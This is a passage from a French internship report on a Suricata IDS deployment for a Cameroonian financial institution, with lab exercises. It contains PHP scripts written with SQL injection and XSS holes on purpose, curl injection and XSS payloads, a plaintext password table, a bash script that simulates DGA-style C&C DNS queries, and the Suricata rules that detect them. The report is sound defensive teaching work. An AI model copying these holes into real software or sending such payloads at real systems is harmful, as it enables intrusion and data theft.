


FIGURE 3.62 – Installation et lancement de XAMPP

## Création de la base de données et de la table users

- i) Création de la base vulnapp
  - Ouvrir phpMyAdmin : <http://localhost/phpmyadmin>
  - Cliquer sur **Nouvelle base de données**, nommer vulnapp
  - Choisir l'interclassement utf8mb4\_general\_ci et créer.
- ii) Création de la table users
  - Cliquer sur **Nouvelle table**, nom : users, 3 colonnes

Nom	Type	Longueur	Null	Valeur par défaut	Extra / Description
id	INT	11	Non	-	AUTO_INCREMENT, clé primaire
username	VARCHAR	50	Oui	NULL	Nom d'utilisateur
password	VARCHAR	50	Oui	NULL	Mot de passe (en clair)

TABLE 3.3 – Structure de la table `users`

iii) Insertion des données


```
INSERT INTO users (username, password) VALUES
('alice', 'pass123'),
('bob', 'qwerty');
```

id	username	password
1	alice	pass123
2	bob	qwerty

TABLE 3.4 – Utilisateurs test de la table `users`

## Scripts PHP pour simuler les injections SQL

i) Script `login_or.php` — Injection OR 1=1 Ce script simule une injection qui contourne l'authentification avec la condition OR 1=1, toujours vraie, pour récupérer tous les enregistrements.



```
login_or.php - Bloc-notes
Fichier Edition Format Affichage Aide
<?php
$conn = new mysqli("localhost", "root", "", "vulnapp");
if ($conn->connect_error) {
    die("Connexion échouée : " . $conn->connect_error);
}

if (isset($_GET['username'])) {
    $username = $_GET['username'];

    // Pas de guillemets autour de $username pour injection complète
    $sql = "SELECT * FROM users WHERE username = $username";

    $result = $conn->query($sql);

    if ($result && $result->num_rows > 0) {
        echo "Utilisateur trouvé !";
    } else {
        echo "Aucun utilisateur trouvé.";
    }
} else {
    echo "Utilisez /login_or.php?username=...";
}

$conn->close();
?>
```

FIGURE 3.63 – Script `login_or.php` — Injection OR 1=1

Explications :

- \$username est récupéré depuis la requête GET, sans échappement ni ajout de guillemets dans la requête SQL.
- Cette absence de guillemets permet d'injecter directement du code SQL, par exemple : 'alice' OR 1=1
- Requête SQL générée : `SELECT * FROM users WHERE username = 'alice' OR 1=1-`
- La condition `OR 1=1` est toujours vraie, ce qui fait que la requête renvoie tous les utilisateurs.
- Le script affiche simplement « Utilisateur trouvé! » si au moins une ligne est retournée.

Test avec curl :




```
(kali@kali)~$ curl "http://192.168.60.131/login_union.php?username='alice'%20UNION%20SELECT%201,'test','test'--"
Utilisateur trouvé !<br>id: 1 | username: alice | password: pass123<br>id: 1 | username: test | password: test<br>
```

FIGURE 3.64 – Attaque Injection OR 1=1

- Effet : toutes les lignes de la table sont retournées, authentification contournée.

ii) Script `login_union.php` — Injection UNION SELECT Ce script simule une injection via la clause UNION SELECT pour fusionner résultats légitimes et factices.



```
login_union.php - Bloc-notes
Fichier Edition Format Affichage Aide
<?php
$conn = new mysqli("localhost", "root", "", "vulnapp");
if ($conn->connect_error) {
    die("Connexion échouée : " . $conn->connect_error);
}

if (isset($_GET['username'])) {
    $username = $_GET['username'];

    // Injection brute, PAS DE GUILLEMETS autour de $username pour accepter UNION SELECT
    $sql = "SELECT * FROM users WHERE username = $username";

    $result = $conn->query($sql);

    if ($result && $result->num_rows > 0) {
        echo "Utilisateur trouvé !<br>";
        while ($row = $result->fetch_assoc()) {
            echo "id: " . $row['id'] . " | username: " . $row['username'] . " | password: " . $row['password'] . "<br>";
        }
    } else {
        echo "Aucun utilisateur trouvé.";
    }
} else {
    echo "Utilisez /login_union.php?username=...";
}

$conn->close();
?>
```

FIGURE 3.65 – Script `login_union.php` — Injection UNION SELECT

Explications :

- Exemple de requête injectée : `SELECT * FROM users WHERE username = 'alice' UNION SELECT 1,'test','test'--`
- La requête SQL finale sera : `SELECT * FROM users WHERE username = 'alice' UNION SELECT 1,'test','test'--`







## Règle de détection

```
alert http any any -> any any (msg:"BANKING - XSS attempt detected";  
flow:to_server,established; http.uri; pcre:"/<script>/Ui";  
classtype:web-application-attack; sid:1000018; rev:1;)
```



```
#DETECTION XSS  
alert http any any -> any any (msg:"BANKING - XSS attempt detected"; flow:to_server,established; http.uri; pcre:"/<script>/Ui"; classtype:web-application-attack; sid:1000018; rev:1;)
```

FIGURE 3.68 – Règle de détection d'attaque XSS


### Explications :

- `alert http any any -> any any` : surveille tout le trafic HTTP.
- `flow:to_server,established` : uniquement vers le serveur.
- `http.uri` : inspecte l'URL de la requête.
- `pcre:"/<script>/Ui"` : cherche le tag `<script>` (insensible à la casse).
- `sid:1000018` : identifiant unique pour la règle.

## Création de la page web vulnérable sur le serveur (Windows / XAMPP)

1. Ouvrir XAMPP et démarrer Apache.
2. Aller dans le dossier : `C:\xampp\htdocs`
3. Créer un fichier nommé `transfer.php` avec le code suivant :

```
<?php  
if (isset($_GET['amount'])) {  
    $amount = $_GET['amount'];  
    echo "Vous souhaitez transférer : " . $amount . " FCFA";  
} else {  
    echo "Entrez le montant à transférer dans l'URL, ex: ?amount=100";  
}  
?>
```



transfer.php - Bloc-notes

Fichier Edition Format Affichage Aide

```
<?php  
if (isset($_GET['amount'])) {  
    $amount = $_GET['amount'];  
    echo "Vous souhaitez transférer : " . $amount . " FCFA";  
} else {  
    echo "Entrez le montant à transférer dans l'URL, ex: ?amount=100";  
}  
?>
```

FIGURE 3.69 – Page web vulnérable sur le serveur (transfer.php)

## Vérification de la page

1. Ouvrir le navigateur sur Windows.
2. Accéder à : `http://192.168.60.131/transfer.php?amount=100`




FIGURE 3.70 – Page web fonctionnelle

## Simulation de l'attaque XSS depuis Kali

```
curl "http://192.168.60.131/transfer.php?amount=<script>alert('XSS')</script>"
```



FIGURE 3.71 – Attaque XSS

**NB :** Sur curl, l'on ne voit pas la popup (c'est une petite fenêtre qui apparaît soudainement à l'écran, généralement pour afficher un message ou une alerte... Pour la voir, tester dans un navigateur avec la même URL.)



FIGURE 3.72 – Popup XSS (à tester dans un navigateur)

## Test avec Suricata activé

```
curl "http://192.168.60.131/transfer.php?amount=<script>alert('XSS')</script>"
```

```
(kali@kali)-[~]
$ curl "http://192.168.60.131/transfer.php?amount=<script>alert('XSS')</script>"
Vous souhaitez transférer : <script>alert('XSS')</script> FCFA

(kali@kali)-[~]
$ curl "http://192.168.60.131/transfer.php?amount=<script>alert('XSS')</script>"
Vous souhaitez transférer : <script>alert('XSS')</script> FCFA

(kali@kali)-[~]
$ curl "http://192.168.60.131/transfer.php?amount=<script>alert('XSS')</script>"
Vous souhaitez transférer : <script>alert('XSS')</script> FCFA

(kali@kali)-[~]
```

FIGURE 3.73 – Attaque XSS avec Suricata activé

## Observation des logs Suricata

Depuis Ubuntu :

```
sudo tail -f /var/log/suricata/fast.log | grep "XSS"
```

```
suricata@suricata: $ tail -f /var/log/suricata/fast.log | grep "XSS"
08/13/2025-09:05:20.211662  [**] [1:1000018:1] BANKING - XSS attempt detected [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.60.128:50552 -> 192.168.60.131:80
08/13/2025-09:06:16.224422  [**] [1:1000018:1] BANKING - XSS attempt detected [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.60.128:3982 -> 192.168.60.131:80
08/13/2025-09:06:16.970835  [**] [1:1000018:1] BANKING - XSS attempt detected [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.60.128:3998 -> 192.168.60.131:80
08/13/2025-09:06:18.871837  [**] [1:1000018:1] BANKING - XSS attempt detected [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.60.128:3746 -> 192.168.60.131:80
```

FIGURE 3.74 – Alerte de détection attaque XSS

### 3.3.11 Détection de C&C (Command and Control) (Connexions DNS suspectes)

#### Règle Suricata

Nous avons ajouté la règle suivante dans `local.rules` pour détecter les requêtes DNS vers un domaine malveillant simulé :

```
alert dns any any -> any any (msg:"Possible C&C DNS request";
dns.query; content:".maliciousdomain.com"; nocase;
classtype:trojan-activity; sid:1000019; rev:1;)
```

```
#DETECTION C&C DNS
alert dns any any -> any any (msg:"Possible C&C DNS request"; dns.query; content:".maliciousdomain.com"; classtype:trojan-activity; sid:1000019; rev:1;)
```

FIGURE 3.75 – Règle de Détection de C&C

#### Explication de la règle :

- `alert dns any any -> any any` : Suricata inspecte tous les paquets DNS de toutes les sources vers toutes les destinations.
- `dns.query` : Analyse le champ de la requête DNS pour chercher des motifs.

- `content:".maliciousdomain.com"` : Déclenche l'alerte si le domaine contient `.maliciousdomain.com`.
- `nocase` : Détection insensible à la casse.
- `classtype:trojan-activity` : Catégorie d'attaque (activité de type trojan).
- `sid:1000019; rev:1` : Identifiant unique et révision de la règle.

## Simulation d'un C&C DNS avec Kali

Pour rendre la simulation réaliste, nous avons créé un script Bash sur Kali qui génère des sous-domaines aléatoires et les envoie en requêtes DNS vers Ubuntu (Suricata).

**Création du script :**




FIGURE 3.76 – Création du script de simulation

**Avec ce contenu :**

```
#!/bin/bash
DOMAIN="maliciousdomain.com"
for i in {1..50}; do
    SUB=$(tr -dc a-z0-9 </dev/urandom | head -c 6)
    dig $SUB.$DOMAIN @192.168.60.130
    sleep $((RANDOM % 5 + 1))
done
```



FIGURE 3.77 – Script de simulation : `simulate_cnc.sh`


**Explications du script :**

- `#!/bin/bash` : indique que le script sera interprété par Bash.
- `DOMAIN="maliciousdomain.com"` : domaine C&C simulé.
- Boucle `for i in {1..50}` : répète 50 fois les instructions.

- SUB=\$(tr -dc a-z0-9 </dev/urandom head -c 6)| : génère un sous-domaine aléatoire (DGA).
- dig \$SUB.\$DOMAIN @192.168.60.130 : envoie une requête DNS vers Ubuntu.
- sleep \$((RANDOM % 5 + 1)) : ajoute un délai aléatoire de 1 à 5 secondes.

## Lancement de la simulation


Rendre le script exécutable :



```
(kali㉿kali)-[~]
$ chmod +x simulate_cnc.sh
```

FIGURE 3.78 – Script exécutable : chmod +x

Exécuter le script : ./simulate\_cnc.sh



```
(kali㉿kali)-[~]
$ ./simulate_cnc.sh
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused

; <<>> DiG 9.20.4-4-Debian <<>> kozvvhb.maliciousdomain.com @192.168.60.130
;; global options: +cmd
;; no servers could be reached
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused

; <<>> DiG 9.20.4-4-Debian <<>> 17u90g.maliciousdomain.com @192.168.60.130
;; global options: +cmd
;; no servers could be reached
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused

; <<>> DiG 9.20.4-4-Debian <<>> reaata2.maliciousdomain.com @192.168.60.130
;; global options: +cmd
;; no servers could be reached
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused
;; communications error to 192.168.60.130#53: connection refused

; <<>> DiG 9.20.4-4-Debian <<>> s80ax6.maliciousdomain.com @192.168.60.130
```

FIGURE 3.79 – Attaque C&C simulée

## Vérification des alertes Suricata

Depuis Ubuntu :

```
sudo tail -f /var/log/suricata/fast.log | grep "DNS"
```

```

38959 -> 192.168.60.130:53
08/13/2025-10:55:15.221341 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
58294 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:15.220316 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
45857 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:16.263022 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
45739 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:16.263645 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
36000 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:21.269327 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
42725 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:25.298336 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
46438 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:25.299445 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
47913 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:25.300613 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
47237 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:26.384472 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
58820 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:26.385509 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
60650 -> 192.168.60.130:53 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
08/13/2025-10:55:26.386149 [**] [1:1000019:1] Possible C&C DNS request [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 192.168.60.128:
41540 -> 192.168.60.130:53

```

FIGURE 3.80 – Alerte attaque C&C

Chaque alerte correspond à une requête DNS vers un sous-domaine du domaine malveillant simulé.

# CONCLUSION



*“La sécurité d’un réseau n’est jamais complète, mais chaque vigilance, chaque analyse et chaque amélioration rapprochent de l’excellence.”*

# Conclusion

Ce projet de déploiement d'une solution IDS/IPS basée sur Suricata au sein de Financial House SA a permis d'apporter une réponse concrète aux enjeux de cybersécurité dans le secteur bancaire Camerounais, tout en répondant aux exigences réglementaires croissantes. L'analyse comparative approfondie et les tests pratiques ont démontré la capacité de Suricata à protéger efficacement les infrastructures critiques d'une institution financière contre les menaces modernes, depuis les tentatives d'intrusion basiques jusqu'aux attaques sophistiquées ciblant spécifiquement les données bancaires.

La mise en œuvre a particulièrement mis en lumière l'adéquation de cette solution avec le cadre légal camerounais, notamment la Loi n°2010/012 sur la cybersécurité, les recommandations de l'ANTIC et le règlement relatif à la gestion du risque informatique dans les établissements assujettis à la COBAC (Règlement COBAC 2024). Les fonctionnalités avancées de journalisation et de détection en temps réel permettent à Financial House SA de se conformer aux obligations de surveillance continue et de traçabilité des incidents, évitant ainsi les sanctions potentielles tout en renforçant la confiance des clients et des partenaires réglementaires.

Sur le plan technique, le projet a validé l'efficacité des règles personnalisées pour détecter des scénarios critiques comme la reconnaissance (ICMP, scan de ports), le déni de service (SYN Flood), les malwares et fichiers suspects (téléchargements .exe, .zip, .rar), l'exfiltration et l'injection de données (transferts FTP/SMB, injection SQL, XSS), les accès non autorisés (SSH/RDP), l'ingénierie sociale (phishing) et enfin les communications DNS suspects. L'intégration avec les systèmes existants et la génération automatique d'alertes contextualisées ont considérablement amélioré la réactivité des équipes face aux incidents de sécurité. Ce travail ouvre également des perspectives stratégiques pour Financial House SA, posant les bases technologiques et méthodologiques pour l'évolution vers un *Security Operations Center (SOC)* pleinement opérationnel. La solution Suricata, par sa flexibilité et ses capacités d'extension, constitue une plateforme idéale pour cette prochaine étape d'amélioration continue de la posture de sécurité.

En définitive, ce projet démontre qu'une approche pragmatique, combinant solutions open source performantes et expertise locale, peut répondre efficacement aux défis de cybersécurité des institutions financières africaines, tout en respectant les contraintes budgétaires et réglementaires spécifiques au contexte camerounais. Les résultats obtenus confirment que l'investissement dans la sécurité numérique n'est pas seulement une obligation légale, mais un véritable levier de performance et de différenciation sur un marché bancaire de plus en plus compétitif.



# PERSPECTIVES, DIFFICULTÉS ET BÉNÉFICES



## **Perspectives**

Pour aller plus loin, plusieurs pistes d'évolution sont envisagées :

- Activer le mode IPS (inline) afin de bloquer activement les menaces détectées et non plus seulement les signaler.
- Coupler Suricata avec un SIEM tel que Wazuh ou ELK pour centraliser, corrélérer et visualiser les événements de sécurité.
- Mettre en place des mécanismes de réponse automatique, comme le blocage temporaire d'IP malveillantes via des scripts ou un pare-feu dynamique.

## **Pertinence de la solution**

Suricata est particulièrement pertinente pour une institution bancaire car elle permet de détecter en temps réel les intrusions, les fraudes en ligne et les menaces avancées ciblant les données financières sensibles. Elle offre également une analyse approfondie du trafic réseau, la gestion de gros volumes de flux grâce au multi-threading, et la compatibilité avec des règles de sécurité reconnues (ET Open/ET Pro), ce qui en fait une solution fiable et adaptée aux exigences de conformité et de protection des infrastructures critiques du secteur bancaire.

## **Difficultés rencontrées**

Au cours du projet, certaines difficultés ont été identifiées :

- Une incompréhension initiale du format des logs `eve.json`, notamment leur structure en JSON imbriqué.
- Des problèmes de détection avec certaines règles personnalisées utilisant le mot-clé `content`, nécessitant un réajustement de la syntaxe ou des paramètres.

## **Bénéfices**

*Pour l'entreprise :*

1. Réduction des risques financiers liés aux fuites de données ou aux interruptions de service.
2. Alignement avec les standards ANTIC, renforçant la confiance des clients et partenaires.

*Pour le stagiaire :*

1. Expertise approfondie en sécurité des infrastructures bancaires et en analyse de menaces.

# RECOMMANDATIONS STRATÉGIQUES

## POUR FINANCIAL HOUSE SA



### Détails des recommandations

#### Renforcement des compétences techniques

- **Pour les administrateurs Suricata :**
  - Suricata Certified Engineer (formation officielle)
  - GIAC Certified Intrusion Analyst (GCIA) (analyse avancée)
- **Pour l'équipe SOC Future :**
  - Niveau 1 : CompTIA CySA+ (analystes juniors)
  - Niveau 2 : GCIH (GIAC Certified Incident Handler) (répondants seniors)
  - Niveau 3 : OSCP (tests de pénétration internes)

#### Programme de formation continue

- **Formations internes obligatoires :**
  - Ateliers trimestriels :
    - Mise à jour sur les nouvelles règles IDS/IPS
    - Analyse des dernières cybermenaces bancaires au Cameroun
    - Exercices pratiques sur les attaques SWIFT/Fraud

#### Préparation opérationnelle

- **Pour le Passage en Mode IPS :**
  - Formations Spécifiques :
    - Configuration des règles inline (avec lab pratique)
    - Gestion des faux positifs dans un environnement bancaire
    - Intégration avec les pare-feux existants

#### Capitalisation du savoir

- Création de :
  - Un référentiel des règles IDS/IPS documentées
  - Une base de connaissances des incidents passés
  - Des playbooks de réponse aux incidents types

#### Objectifs

- Exploiter pleinement la solution Suricata
- Anticiper les cybermenaces émergentes
- Garantir la conformité permanente de la banque

# BIBLIOGRAPHIE

- Financial House S.A. (2024). *Présentation institutionnelle et produits financiers*. Site officiel : <https://www.financialhouse.cm>
- Commission Bancaire de l'Afrique Centrale (COBAC). (2005). *Décisions relatives à l'agrément des institutions de microfinance au Cameroun*.
- Ministère des Finances (MINFI), Cameroun. (2005). *Décision N°034/MINEFI portant agrément de Financial House S.A.*
- Open Information Security Foundation (OISF). (2024). *Suricata User Guide – Version 8.0*. <https://suricata.readthedocs.io>
- TOMI, Solange. (2024). *Dépôt GitHub : Règles et scripts de personnalisation de Suricata IDS*. <https://github.com/solangetomiolama-dot/mon-stage-suricata>
- Cisco Systems. (2024). *Snort Users Manual 3.x*. <https://snort.org>
- Zeek Project. (2024). *Zeek Documentation*. <https://docs.zeek.org>
- Agence Nationale des Technologies de l'Information et de la Communication (ANTIC). (2023). *Guide de mise en œuvre de la sécurité des systèmes d'information*. <https://www.antic.cm>
- Elastic. (2024). *Elastic Stack Overview*. <https://www.elastic.co/guide>
- Wazuh. (2024). *Wazuh : The Open Source Security Platform*. <https://documentation.wazuh.com>

## Détails des parties concernées :

- **Item 3** : Chapitre I : Présentation de l'entreprise
- **Item 4** : Chapitre II (Fondements théoriques) et Chapitre III (Mise en œuvre pratique)
